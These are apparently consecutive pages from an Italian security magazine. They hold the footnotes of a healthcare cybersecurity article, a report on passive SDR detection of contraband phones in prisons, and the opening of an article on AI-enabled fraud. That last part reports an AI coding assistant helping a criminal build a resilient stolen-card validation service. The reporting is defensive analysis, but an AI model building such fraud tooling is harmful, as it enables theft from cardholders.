[16] Si evidenzi peraltro come la Direttiva NIS 2 suddivida i propri attori in “soggetti essenziali” (settore di energia, trasporti, sanità, pubblica amministrazione, infrastrutture digitali etc.) e “soggetti importanti” (produzione e distribuzione di prodotti chimici, fornitori digitali, servizi postali, produzione di apparecchiature medicali etc.): ai primi si applicherà un rigoroso regime di vigilanza ex ante, mentre i secondi saranno sottoposti ad una vigilanza ex post che interverrà in caso di rilievi o segnalazioni di non conformità.

[17] Per Disaster recovery si intende quell’insieme di azioni e strategie operative, logistiche ed organizzative che una azienda mette in atto per mettere al sicuro e ripristinare i propri dati e la propria infrastruttura IT in seguito ad una interruzione forzata causata da un evento straordinario, sia esso di tipo accidentale, colposo o volontario.

[18] D. Pierattoni, “La direttiva NIS2: nuovi obblighi e opportunità”, in Sicurezza e Giustizia, V. II, MMXXII, pp.34-37

[19] Si specifichi che se un incidente informatico ha comportato anche un data breach per come disciplinato dal GDPR, da cui è derivata una sanzione ai sensi del Regolamento privacy europeo, le sanzioni amministrative della Direttiva de quo non saranno applicabili.

[20] European Commission, Proposal for a directive of the european parliament and of the council on the resilience of critical entities, Bruxelles 16.12.2020.

[21] Direttiva 2008/114/CE del Consiglio, dell’ 8 dicembre 2008 , relativa all’individuazione e alla designazione delle infrastrutture critiche europee e alla valutazione della necessità di migliorarne la protezione (Testo rilevante ai fini del SEE), in Gazzetta Ufficiale dell’Unione Europea, L345/75, 23.12.2008.

[22] Press release in occasione dell’accordo raggiunto fra Parlamento Europeo e Consiglio dell’Unione Europea circa l’approvazione della Direttiva CER, “Security Union: Commission welcomes today’s political agreement on new rules to enhance the resilience of critical entities”, 28 June 2022, Bruxelles.

[23] ENISA, Un Europa affidabile e sicura dal punto di vista informatico: Strategia Enisa, Agenzia dell’Unione europea per la cibersicurezza, Atene, Giugno 2020.

[24] ENISA, Procurement guidelines for cybersecurity in hospitals: good practices for the security of Healthcare services, European Union Agency for Cybersecurity, Athens Office, February 2020, reperibile al sito internet https://www.enisa.europa.eu/publications/good-practices-for-the-security-of-healthcare-services.

[25] Si precisi come il termine appalto, nella sua connotazione giuridica, sia inteso come procedura, quale corpus di principi e regole, che il legislatore italiano ha previsto quando una istituzione soggetta alla regolazione giuridica pubblica acquista o vende sul mercato beni, servizi ed opere. Tuttavia si vanno ad oggi via via ampliando i tradizionali modi di intendere l’attività d’appalto permettendo di comprendere fattispecie contrattuali diverse dal contratto di appalto stesso, quali la somministrazione, la locazione finanziaria o la concessione. Cfr. E. Pintus, Scelte pubbliche e strumenti di management per gli acquisti, McGraw-Hill, Milano, 2009.

[26] Per Laboratory Information System (LIS) si intende un particolare tipo di software utilizzato nei laboratori di analisi per la gestione integrata di molteplici tipi di dati e processi.

[27] S. Smith and R. Koppel, “Healthcare Information Technology’s Relativity Problems: A Typology of How Patients’ Physical Reality, Clinicians’ Mental Models, and Healthcare Information Technology Differ”, in Journal of the American Medical Informatics Association, 21, no. 1, January 2014, pp. 117–31.

[28] Peraltro il Procurement viene tripartito da ENISA in tre fasi: la plan phase (in cui l’ospedale analizza e studia i propri bisogni e necessità), la source phase (dove viene avviata la procedura di approvvigionamento, momento in cui l’ospedale riceve le relative offerte, valutando e selezionando i prodotti/servizi più adeguati, procedendo poi all’aggiudicazione del contratto), ed infine la manage phase (in cui si monitorano le effettive performance dei sistemi, servizi e/o dispositivi in modo tale da poter porre in essere eventuali misure correttive).

[29] Medesime raccomandazioni sono state emanate dall’Istituto Superiore della Sanità il 17 Giugno 2019, nel Documento di indirizzo del Gruppo di Studio Nazionale sulla Cybersecurity nei servizi sanitari, dal titolo “Buone pratiche per la sicurezza informatica nei servizi sanitari”.

[30] ASPR, Healthcare system cybersecurity: Readiness & Response Considerations, ASPR (Administration for strategic preparedness and response) – TRACIE (healthcare emergency preparedness information gateway), originally published February 2021, Updated October 2022.

[31] CINI-Cybersecurity National Lab, Il futuro della Cybersecurity in Italia: ambiti progettuali strategici, progetti ed azioni per difendere al meglio il Paese dagli attacchi informatici, Laboratorio Nazionale di Cybersecurity- CINI Consorzio interuniversitario Nazionale per l’Informatica, 9 Ottobre 2018.

[32] Si può comunque optare per l’organizzazione di un initial incident brief comprensivo della leadership aziendale, dei capi di dipartimento, degli esperti tecnici, dei consulenti legali e del personale in materia di pubbliche relazioni, ove vengono identificate quali funzionalità da adottare siano disponibili, sicure e maggiormente efficaci.

[33] Ministry of health Singapore, Healthcare Cybersecurity Essentials, CSA (Security Agency of Singapore), August 2021.

[34] Per ulteriori approfondimenti si indichi CREST, Cyber Security Incident Response Supplier Selection Guide, Version 1, 2013; Osterman Research, Cyber security in Healthcare, Whitepaper, February 2020.

[35] Con l’espressione UTA si intendono quelle apparecchiature atte a sopperire alla necessità di mantenere sotto controllo parametri d’aria come umidità, temperatura e purezza all’interno degli ambienti chiusi.

Profilo Autore

Maria Vittoria Zucca, laureata con lode in Giurisprudenza presso l’università degli Studi di Trento, è attualmente dottoranda nel Programma di Dottorato di Interesse Nazionale in Cybersecurity, con istituzione capofila la Scuola IMT Alti Studi di Lucca, ed è affiliata alla Scuola Superiore Sant’Anna, presso l’Istituto Dirpolis (Diritto, Politica e Sviluppo).
La sua attività di ricerca si concentra sulla prevenzione, l’indagine ed il contrasto della criminalità informatica, includendo le discipline del diritto penale dell’informatica e della criminologia digitale. Su questi temi è autrice di diverse pubblicazioni scientifiche e partecipa regolarmente a conferenze nazionali e internazionali.

Condividi sui Social Network:

https://www.ictsecuritymagazine.com/articoli/cybersecurity-sanitaria/



Test di rilevazione passiva con HackRF e SDR per la sicurezza carceraria

Dopo aver analizzato nei precedenti articoli la storia dell’adozione dei jammer nelle carceri italiane e i loro limiti tecnici, sanitari e normativi, questo ultimo approfondimento presenta i risultati concreti di test sperimentali condotti in ambiente controllato utilizzando hardware HackRF One. L’obiettivo era validare in condizioni realistiche l’efficacia dei sistemi di rilevazione passiva basati su tecnologia SDR (Software-Defined Radio), verificandone la capacità di rilevare, classificare e localizzare attività cellulare non autorizzata.

Per validare l’efficacia dei sistemi di rilevazione passiva in condizioni realistiche, sono stati condotti test approfonditi utilizzando hardware HackRF One presso un sito isolato appositamente predisposto. L’obiettivo era verificare la capacità del sistema di rilevare, classificare e localizzare attività cellulare non autorizzata in un ambiente che simulasse le condizioni operative di un istituto penitenziario.

Ambiente di test controllato per rilevazione passiva SDR

Per sviluppare e valutare il sistema di rilevamento in condizioni controllate, è stato creato un ambiente isolato completamente privo di copertura cellulare legittima, caratteristiche che lo rendevano analogo a un’ala carceraria idealmente schermata. In questo spazio “pulito” dal punto di vista elettromagnetico, ogni segnale radio percepito nelle bande cellulari proveniva necessariamente da un telefono di prova introdotto deliberatamente, eliminando qualsiasi ambiguità nell’interpretazione dei risultati.

Sono stati introdotti in modo casuale più telefoni di diversi operatori (Vodafone, TIM, WindTre, Iliad) in vari momenti della giornata e della notte, simulando l’accensione sporadica e imprevedibile dei dispositivi da parte di uno o più detenuti. L’uso dei telefoni è stato distribuito nel tempo secondo pattern variabili, talvolta concentrato nelle ore diurne, talaltra nelle ore notturne, per ricreare le condizioni di imprevedibilità che caratterizzano l’uso reale dei telefoni di contrabbando. Questo setup ha permesso di mettere alla prova il sistema nelle stesse condizioni operative di un vero carcere.

Sorveglianza continua dello spettro

All’interno dell’area simulata, il sistema ha monitorato ininterrottamente tutte le bande cellulari rilevanti (700, 800, 900, 1800, 2600 MHz) oltre alle frequenze Wi-Fi e Bluetooth, 24 ore su 24, 7 giorni su 7. La sorveglianza continua è essenziale perché un telefono di contrabbando potrebbe trasmettere solo per pochi secondi in orari totalmente inaspettati: una chiamata breve alle 3 di notte, un SMS inviato durante il cambio turno, una sessione dati di pochi minuti durante l’ora d’aria.

Nella pratica carceraria reale si impiegano più sonde o antenne distribuite strategicamente nell’istituto, convogliando i dati su una console centrale per garantire che nessuna zona resti scoperta. Non appena un telefono avvia una chiamata, invia un SMS o si collega ai dati mobili, i suoi segnali RF di uplink vengono captati in tempo reale. In un ambiente privo di segnali cellulari legittimi, ogni burst di trasmissione risalta in modo netto e inequivocabile, come una luce accesa in una stanza buia.

Registrazione automatica e post-analisi

Ogni evento RF catturato durante i test è stato registrato automaticamente dal sistema, generando un log cronologico completo con data, ora precisa al secondo, frequenza/banda di trasmissione, potenza del segnale ricevuto e classificazione automatica del tipo di attività (chiamata voce GSM, chiamata voce LTE, SMS, traffico dati). Ogni attivazione dei telefoni di prova ha creato un record dettagliato e permanente nel database del sistema.

Questo approccio garantisce che anche se il personale di sorveglianza non dovesse intervenire immediatamente – per qualsiasi ragione – l’attività rimane tracciata e consultabile in seguito per analisi forensi, procedimenti disciplinari o indagini penali. Il log costituisce una prova documentale solida, con timestamp verificabili e dati oggettivi non soggetti a interpretazione.

L’interfaccia del sistema permette di navigare agevolmente nei dati storici, selezionando data e ora per ottenere un resoconto visivo degli eventi rilevati in qualsiasi periodo. È possibile, ad esempio, ispezionare le ore notturne di un determinato giorno per verificare eventuali trasmissioni, o confrontare l’attività di settimane diverse per identificare pattern ricorrenti. Una timeline grafica mostra i burst rilevati con indicazione del tipo e della potenza, mentre filtri configurabili permettono di isolare le trasmissioni per operatore, per banda o per tipologia di traffico.

Sistema di rilevamento intelligente

Il cuore della soluzione testata è un motore di analisi intelligente che riconosce automaticamente le firme RF caratteristiche di chiamate GSM, SMS e traffico dati LTE/4G. Diversi tipi di trasmissione presentano pattern distintivi: una chiamata vocale LTE genera un flusso continuo di pacchetti su bande specifiche con caratteristiche temporali riconoscibili, mentre un SMS produce un burst breve e concentrato. Il traffico dati presenta pattern ancora diversi, variabili in funzione dell’applicazione utilizzata.

Il software classifica automaticamente l’attività rilevata sulla base di questi pattern, minimizzando i falsi allarmi e riducendo il carico di lavoro interpretativo per il personale di sorveglianza. Durante i test, ogni volta che i telefoni di prova avviavano una chiamata, inviavano un messaggio o generavano traffico dati, il sistema identificava correttamente il tipo di evento e generava una notifica appropriata.

Gli algoritmi avanzati implementati nel sistema sono inoltre in grado di distinguere i segnali autorizzati (radio di servizio del personale, Wi-Fi della rete interna, dispositivi IoT legittimi) da quelli illeciti, mantenendo alta l’affidabilità delle segnalazioni ed evitando di sommergere gli operatori con allarmi irrilevanti.

Il sistema ha dimostrato capacità di gestire efficacemente anche situazioni complesse, come l’attivazione simultanea di più dispositivi. Quando due telefoni venivano accesi contemporaneamente in punti diversi dell’area di test, entrambi gli eventi venivano rilevati, classificati e loggati separatamente, ciascuno con il proprio operatore, la propria banda e la propria stima di localizzazione.

Architettura cablata e sicurezza operativa dei sistemi SDR

L’implementazione di sonde RF in ambiente penitenziario reale richiede particolare attenzione al trasporto dei dati e alla compatibilità elettromagnetica complessiva del sistema. L’utilizzo di connessioni wireless per il collegamento delle sonde alla centrale di monitoraggio è tecnicamente sconsigliato: tali segnali potrebbero interferire con le analisi di spettro generando falsi positivi, e in alcuni casi potrebbero violare le stringenti policy di sicurezza del Ministero della Giustizia.

Per questo motivo, l’architettura raccomandata prevede un sistema interamente cablato, preferibilmente tramite fibra ottica. Questa soluzione garantisce totale immunità da emissioni RF (la fibra trasmette luce, non onde radio), elevata sicurezza contro intercettazioni (il segnale ottico non può essere captato senza interrompere fisicamente la fibra), e lunga portata senza degrado del segnale. In alternativa, laddove la posa in fibra non sia praticabile per vincoli architettonici o di costo, è accettabile l’uso di cavi Ethernet schermati (Cat6a STP) in canaline protette.

Ogni sonda può operare in due modalità distinte a seconda delle esigenze operative e delle caratteristiche dell’istituto. La modalità online cablata prevede l’invio continuo dei log verso la centrale di monitoraggio tramite switch PoE o uplink in fibra, consentendo il monitoraggio in tempo reale. La modalità offline prevede invece la memorizzazione locale cifrata dei dati e il successivo scarico fisico del file di log mediante connessione diretta USB o SSD rimovibile, seguendo rigorose procedure di catena di custodia per garantire l’utilizzabilità forense dei dati.

La centrale di controllo deve essere collocata in area tecnica protetta, accessibile solo a personale autorizzato, e deve ricevere i dati attraverso canali fisici isolati. La cifratura end-to-end e la sincronizzazione dei timestamp tramite sorgenti affidabili (server NTP autenticato o clock OCXO di alta precisione) completano il quadro delle garanzie di sicurezza e integrità dei dati.

Questa architettura elimina qualunque necessità di trasmissione radio da parte del sistema di monitoraggio, mantenendolo totalmente passivo, sicuro e forense-compliant. Il principio operativo può essere sintetizzato nella formula: «Osservare senza interferire».

Limiti dei jammer e vantaggi della rilevazione passiva

L’analisi condotta in questo paper ha messo in luce, con dati di fatto e considerazioni tecniche approfondite, i molteplici limiti e i rischi connessi all’impiego di jammer nelle carceri italiane, contrapposti alle potenzialità concrete di una strategia basata sulla rilevazione passiva delle attività radio mobili.

Sintesi dei limiti dei jammer

L’efficacia operativa dei jammer risulta fortemente ridotta dalle tipiche barriere architettoniche dei penitenziari – muri spessi in calcestruzzo armato, strutture metalliche, configurazioni planimetriche complesse – che causano inevitabili zone d’ombra dove il segnale di disturbo non arriva o è insufficiente. L’evoluzione continua delle reti mobili verso 4G/5G e oltre obbliga a costanti aggiornamenti hardware e software, con costi aggiuntivi significativi e periodi di fermo operativo durante i quali il sistema è inefficace.

L’impatto indiscriminato su tutte le trasmissioni RF genera effetti collaterali inaccettabili sulle comunicazioni di emergenza, sui dispositivi medici, sulla strumentazione di sicurezza interna e sulle comunicazioni legittime di personale, visitatori e operatori esterni. I rischi per la salute legati alle emissioni elettromagnetiche di potenza elevata sollevano questioni etiche e giuridiche che non possono essere ignorate, mentre il quadro sanzionatorio multiplo – amministrativo, civile e penale – espone l’amministrazione e i singoli responsabili a conseguenze potenzialmente gravi.

I vantaggi strategici della rilevazione passiva

I rilevatori SDR passivi offrono invece un paradigma completamente diverso, caratterizzato da non invasività e piena conformità normativa, precisione e granularità nella raccolta dei dati, intelligenza operativa avanzata con algoritmi di machine learning e pattern recognition, e una scalabilità che consente l’integrazione fluida con le piattaforme di sicurezza già esistenti negli istituti.

Il passaggio dai jammer ai sistemi di rilevazione passiva non è semplicemente un aggiornamento tecnologico: rappresenta un cambio di filosofia operativa, dalla logica del “bloccare tutto” a quella del “comprendere per intervenire”. Il primo approccio è rozzo, inefficiente e rischioso; il secondo è intelligente, mirato e sostenibile.

Raccomandazioni operative

Per tradurre questi vantaggi in pratica operativa, si propone un percorso articolato in fasi successive. La prima fase dovrebbe consistere in una mappatura preliminare del rischio RF in ogni ala carceraria, con rilievo dello spettro esistente, identificazione delle frequenze “pulite” e dei punti critici, e definizione di un piano di posizionamento delle sonde con criteri di ridondanza.

L’implementazione graduale del sistema di rilevazione dovrebbe poi procedere attraverso un pilotaggio iniziale in 2-3 istituti di diversa tipologia (alta, media e bassa sicurezza), seguito da un roll-out esteso su tutte le sedi con training on-site per il personale, e infine da una fase di monitoraggio e revisione periodica con upgrade software e affinamento degli algoritmi.

Fondamentale è l’investimento in formazione degli operatori e nella definizione di procedure standardizzate: addestramento specifico sull’uso delle interfacce, sull’interpretazione dei log e sui protocolli d’intervento in caso di rilevazione sospetta. Le politiche di governance dovrebbero includere la stipula di convenzioni con fornitori di tecnologia SDR comprendenti certificazioni di conformità CE e documentazione tecnica completa.

Un piano di comunicazione trasparente verso il personale penitenziario e le organizzazioni sindacali è essenziale per evitare resistenze culturali e false aspettative, chiarendo sia i benefici sia i limiti degli strumenti adottati.

Prospettive di sviluppo

Guardando al futuro, sarà necessario prevedere l’estensione della capacità di rilevazione alle bande emergenti che accompagneranno l’arrivo della tecnologia 6G e delle reti satellitari a bassa orbita. L’integrazione con intelligenza artificiale avanzata permetterà di sviluppare modelli predittivi capaci di anticipare comportamenti illeciti sulla base di pattern storici. Soluzioni Platform as a Service potrebbero ridurre i costi di manutenzione e garantire aggiornamenti automatici. Collaborazioni con università e centri di ricerca potranno validare scientificamente le soluzioni e ottimizzare ulteriormente gli algoritmi.

Rilevazione passiva vs jammer: sicurezza, salute e governance

La scelta degli apparati e delle strategie di controllo delle comunicazioni in carcere non è solo una questione tecnologica, ma un tema che investe sicurezza, salute pubblica, rispetto del diritto e qualità della governance. I jammer, pur apprezzati a suo tempo per l’immediatezza d’uso e la facilità di comunicazione politica, si sono dimostrati una soluzione parziale, rischiosa e sempre più obsoleta di fronte all’evoluzione delle tecnologie di comunicazione.

I sistemi di rilevazione passiva basati su SDR offrono invece un percorso innovativo e sostenibile, caratterizzato da selettività operativa (interventi mirati solo sui segnali sospetti), rispetto pieno delle normative (zero interferenze non autorizzate), tutela della salute (assenza di emissioni nocive), solidità delle evidenze documentali (log a prova di contestazione per procedimenti disciplinari o penali), e flessibilità di adattamento alle evoluzioni tecnologiche future.

Le soluzioni tecnologiche per contrastare efficacemente l’uso illecito di telefoni cellulari all’interno delle carceri esistono già, sono scientificamente validate e tecnicamente implementabili senza alcun rischio per la salute né interferenze sui servizi legittimi. Il problema, oggi, non è più tecnico ma politico e organizzativo. Continuare a considerare i jammer come soluzione “ufficiale” al problema dei cellulari in carcere rappresenta una sconfitta culturale prima ancora che ingegneristica: si sceglie di disturbare indiscriminatamente anziché comprendere selettivamente.

Qualunque tecnico di sicurezza delle comunicazioni – che si occupi di SIGINT, TSCM o analisi elettromagnetica – sa perfettamente che la tecnologia per affrontare questo problema in modo intelligente ed efficace non manca: manca la volontà di applicarla.

«Il progresso non nasce dall’invenzione, ma dal coraggio di sostituire ciò che non funziona.»

I test in ambiente controllato hanno confermato l’efficacia dei sistemi di rilevazione passiva basati su SDR. Il sistema rileva con precisione ogni attivazione dei telefoni, classifica automaticamente l’attività (chiamata, SMS, dati), registra timestamp verificabili e genera log forense utilizzabili in procedimenti disciplinari o penali.

L’architettura cablata (fibra ottica o Ethernet schermata) elimina qualsiasi emissione RF, rispettando il principio «osservare senza interferire». Il sistema gestisce anche attivazioni simultanee, distingue segnali autorizzati da illeciti e riduce i falsi allarmi.

I test evidenziano un punto chiave: i jammer sono soluzioni obsolete, rischiose e inefficaci, mentre la rilevazione passiva offre selettività operativa, conformità normativa, sicurezza e evidenze solide. La tecnologia per contrastare l’uso illecito di cellulari nelle carceri esiste, è validata e implementabile; il problema è politico e organizzativo, non tecnico.

Per una trattazione completa e approfondita del tema, con tutti i riferimenti tecnici, normativi e bibliografici, scarica gratuitamente il white paper di Stefano Cangiano dal titolo “Jammer nelle carceri: limiti, rischi e alternative”.

Riferimenti bibliografici:

Linee guida internazionali e standard di esposizione ai campi elettromagnetici

  1. ICNIRP (2020). Guidelines for Limiting Exposure to Electromagnetic Fields (100 kHz to 300 GHz). Health Physics, 118(5), 483–524.
    DOI: 10.1097/HP.0000000000001210
    PMID: 32167495
    Disponibile in open access
  2. ICNIRP (2020). Differences between the ICNIRP (2020) and previous guidelines. Documento esplicativo ufficiale.
  3. ICNIRP (2020). RF EMF Guidelines 2020 – Frequently Asked Questions.

Documentazione dell’Organizzazione Mondiale della Sanità (OMS/WHO)

  1. World Health Organization (2024). Electromagnetic fields: health topics overview.
  2. World Health Organization (2024). Radiation: Electromagnetic fields – Questions and Answers.
  3. World Health Organization (1996-ongoing). The International EMF Project.
  4. World Health Organization – Department of Environment, Climate Change and Health (2024). Electromagnetic fields and public health.

Pareri scientifici della Commissione Europea

  1. Scientific Committee on Emerging and Newly Identified Health Risks – SCENIHR (2015). Opinion on Potential Health Effects of Exposure to Electromagnetic Fields (EMF). European Commission, Directorate-General for Health and Consumers.
    ISBN: 978-92-79-30134-6
  2. SCENIHR (2015). Potential health effects of exposure to electromagnetic fields – Factsheet for citizens.
  3. Scientific Committee on Health, Environmental and Emerging Risks – SCHEER (2023). Preliminary Opinion on potential health effects of exposure to electromagnetic fields (EMF): Update with regard to frequencies between 1 Hz and 100 kHz. European Commission.

Quadro normativo italiano

  1. Decreto Legislativo 1° agosto 2003, n. 259 – Codice delle comunicazioni elettroniche. Gazzetta Ufficiale della Repubblica Italiana.
  2. Ministero delle Imprese e del Made in Italy – MIMIT (2024). Piano Nazionale di Ripartizione delle Frequenze (PNRF).
  3. Autorità per le Garanzie nelle Comunicazioni – AGCOM (2024). Gestione delle frequenze.
  4. Decreto Legislativo 9 aprile 2008, n. 81 – Testo unico sulla salute e sicurezza sul lavoro. Titolo VIII, Capo IV: Protezione dei lavoratori dai rischi di esposizione a campi elettromagnetici.

Normativa e avvisi delle autorità statunitensi sui jammer

  1. Federal Communications Commission – FCC (2024). Jammer Enforcement.
  2. Federal Communications Commission – FCC (2024). Jammers – Enforcement Areas.
  3. Federal Communications Commission – FCC (2014, aggiornato 2024). Enforcement Advisory: Warning – Jammer Use by the Public and Local Law Enforcement Is Illegal.
    Document DA-14-1785A1
  4. Federal Communications Commission – FCC (2024). Cell Phone and GPS Jamming – Consumer Information.
  5. Federal Communications Commission – FCC (2024). Jamming Cell Phones and GPS Equipment is Against the Law – Consumer Alert.
  6. S. Department of Homeland Security & Federal Communications Commission (2025). JAMMING? Understanding the Risks – Infographic for First Responders.
  7. S. Department of Homeland Security – Science & Technology Directorate (2022). JamX 22: Counter-Jamming Event – Fact Sheet.

Studi sperimentali sugli effetti biologici dei jammer

  1. Rafati, A., Rahimi, S., Talebi, A., Soleimani, A., Haghani, M., & Mortazavi, S. M. J. (2015). Exposure to Radiofrequency Radiation Emitted from Common Mobile Phone Jammers Alters the Pattern of Muscle Contractions: an Animal Model Study. Journal of Biomedical Physics and Engineering, 5(3), 133–142.
    PMID: 26396969
    PMCID: PMC4576874
  2. Shojaeifard, M. B., Jarideh, S., Owjfard, M., Nematollahii, S., Talaei-Khozani, T., & Malekzadeh, M. (2018). Electromagnetic Fields of Mobile Phone Jammer Exposure on Blood Factors in Rats. Journal of Biomedical Physics and Engineering, 8(4), 403–408.
    PMID: 30568930
    PMCID: PMC6280113
  3. Shekoohi Shooli, F., Mortazavi, S. A. R., Jarideh, S., Nematollahii, S., Yousefi, F., Haghani, M., Mortazavi, S. M. J., & Shojaei-Fard, M. B. (2016). Short-term Exposure to Electromagnetic Fields Generated by Mobile Phone Jammers Decreases the Fasting Blood Sugar in Adult Male Rats. Journal of Biomedical Physics and Engineering, 6(1), 27–32.
    PMID: 27026952
    PMCID: PMC4795326
  4. Yazdanpanahi, M., Namazi, A., Shojaeifard, M. B., Nematolahi, S., & Pourahmad, S. (2023). Evaluating the Effect of Jammer Radiation on Learning and Memory in Male Rats. Journal of Biomedical Physics and Engineering, 13(1), 29–38.
    PMID: 36818009
    PMCID: PMC9923240
  5. Mortazavi, S. M. J., Rahimi, S., Talebi, A., Soleimani, A., & Rafati, A. (2015). Survey of the Effects of Exposure to 900 MHz Radiofrequency Radiation Emitted by a GSM Mobile Phone on the Pattern of Muscle Contractions in an Animal Model. Journal of Biomedical Physics and Engineering, 5(3), 121–132.
    PMID: 26396968
    PMCID: PMC4576873

Rassegne scientifiche recenti su campi elettromagnetici e 5G

  1. Korkmaz, E., Yilmaz, H., & Comlekci, S. (2024). A comprehensive review of 5G NR RF-EMF exposure assessment tools and measurement methodologies. Environmental Research, 263, 120128.
    DOI: 10.1016/j.envres.2024.120128
  2. International Telecommunication Union – ITU (2022). Report ITU-R SM.2452-1: Electromagnetic field measurements to assess human exposure from radio base stations.

Fonti documentali sul caso italiano (jammer nelle carceri)

  1. POLPENUIL – Sindacato Polizia Penitenziaria UIL (2018). Acquisizione sistemi inibitori di telefoni cellulari (jammer) – Circolare.
  2. POLPENUIL – Il Sole 24 Ore (2018). Blocco telefoni carcere jammer – Ricostruzione documentale.
  3. Camera dei Deputati (2023). Resoconto stenografico dell’Assemblea – Seduta n. 452, Allegato A.
  4. HuffPost Italia (13 febbraio 2025). In carcere c’è campo: telefonini sempre più diffusi, 47 jammer comprati inutilizzabili. Si torna a perquisire.
  5. Ristretti Orizzonti (2025). Boss al telefono in carcere: lo Stato rottama il sistema di schermatura mai partito.
  6. Polizia Penitenziaria – Rivista online (2024). Gratteri: nuovo appello per l’utilizzo degli jammer per bloccare uso dei telefonini in carcere – Utilizzare risorse del PNRR.

Riferimenti normativi del Codice Penale italiano

  1. 340 c.p. – Interruzione di un ufficio o servizio pubblico o di un servizio di pubblica necessità.
  2. 617-bis c.p. – Installazione di apparecchiature atte a intercettare od impedire comunicazioni o conversazioni telegrafiche o telefoniche.
Profilo Autore

Titolare delle licenze EJPT e ECPPT (Professional Penetration Tester) della società eLearnSecurity. Svolge attività di Network Security in particolare Penetration Test & VA – Vulnerability Assessment.
Nel 2019 fonda la società ISK (www.isksecurity.it), partner strategico ed esterno per attività di Security specializzata. Svolge attività di bonifiche ambientali da microspie, attività di Security Assessment e Mobile Security.

Condividi sui Social Network:

https://www.ictsecuritymagazine.com/articoli/hackrf-sdr/


AI fraud supply chain: dalla carta rubata all’identità sintetica

La AI fraud supply chain non è una metafora. È un’infrastruttura operativa, documentata, con i suoi fornitori, i suoi processi e i suoi clienti. E funziona.

Quando parliamo di intelligenza artificiale applicata alla frode digitale, l’errore più comune – anche tra i professionisti della sicurezza informatica – è pensare in termini di singole operazioni potenziate. Un phishing più convincente qui, un deepfake più realistico là, un chatbot che inganna una vittima isolata. La realtà che emerge dai dati del 2025 racconta qualcosa di strutturalmente diverso: l’AI non migliora un anello della catena criminale. Li connette tutti, creando un ecosistema integrato che opera con la logica, la resilienza e la scalabilità di un’impresa tecnologica.

Il Threat Intelligence Report di Anthropic dell’agosto 2025 ha reso visibile questa architettura attraverso tre casi distinti ma profondamente interconnessi, che compongono – letti insieme – il mosaico completo di una catena di fornitura della frode alimentata dall’intelligenza artificiale. Un servizio di carding con resilienza multi-API degna di un’architettura enterprise. Un bot Telegram per romance scam con oltre 10.000 utenti mensili e targeting geografico su tre continenti. Un servizio operativo di identità sintetiche costruito interamente con assistenza AI.

Questo articolo ricostruisce ciascuno dei tre casi, ne analizza le interconnessioni e ne esplora le implicazioni per il settore finanziario, la verifica dell’identità e le strategie antifrode. Perché nella AI fraud supply chain, la carta rubata di ieri diventa il profilo sintetico di domani, e il romance scam di oggi prepara l’account fraudolento di domani.

La fraud supply chain AI-powered: una visione d’insieme

Per comprendere la portata di ciò che sta accadendo, è utile visualizzare la catena del valore della frode digitale come un processo industriale con fasi sequenziali.

Nel modello tradizionale, ogni fase richiedeva competenze specialistiche distinte e operatori dedicati. I carders validavano carte rubate con strumenti artigianali. I truffatori sentimentali investivano settimane in conversazioni manuali, limitati dalle proprie competenze linguistiche. I creatori di identità false dipendevano da documentazione contraffatta fisica, con tempi e costi elevati. Le barriere linguistiche, tecniche e operative frammentavano il mercato in nicchie scollegate.

L’AI ha dissolto queste barriere. Come sintetizza il report di Anthropic, i criminali informatici hanno integrato l’intelligenza artificiale in ogni fase delle loro operazioni, dalla profilazione delle vittime all’analisi dei dati rubati, dal furto di informazioni finanziarie alla creazione di identità false. Il risultato è un ecosistema in cui le operazioni di frode possono espandere la propria portata verso un numero significativamente maggiore di potenziali obiettivi.

I dati macroeconomici confermano questa trasformazione. Secondo il report Feedzai 2025, oltre il 50% delle frodi finanziarie coinvolge ormai l’uso di intelligenza artificiale. Il Sumsub Identity Fraud Report 2025-2026 registra un incremento del 180% anno su anno degli attacchi multi-step sofisticati, che oggi rappresentano il 28% di tutti i tentativi di frode identitaria, rispetto al 10% del 2024. Il World Economic Forum ha definito questa tendenza un punto di inflessione: meno attori coinvolti, ma operazioni più coordinate e tecnologicamente avanzate.

La AI fraud supply chain non è un concetto astratto. È un’architettura operativa che i tre casi documentati da Anthropic rendono tangibile.

Caso 1: il carding store AI-powered

L’architettura enterprise del furto di carte di credito

Il primo caso riguarda un attore di lingua spagnola che utilizzava Claude Code per mantenere e potenziare un servizio web invite-only specializzato nella validazione e rivendita di carte di credito rubate su larga scala.

Il dettaglio tecnico più significativo non è il furto in sé – il carding esiste da decenni – ma l’architettura software con cui il servizio è stato costruito. L’attore ha implementato un framework di resilienza multi-API che ruota tra tre servizi di validazione delle carte, i cosiddetti card checker. Quando un’API viene bloccata o rallentata, il sistema esegue automaticamente il failover verso la successiva, con meccanismi di scoperta dinamica delle API per individuare nuovi servizi di validazione quando quelli esistenti diventano indisponibili.

Le caratteristiche tecniche documentate da Anthropic meritano attenzione:

  • Failover automatizzato e API discovery dinamica. Il sistema non si limita a ruotare tra tre API preconfigurate. Include la capacità di scoprire automaticamente nuovi servizi di validazione, una funzionalità che conferisce al carding store una resilienza operativa tipicamente associata a piattaforme enterprise legittime.
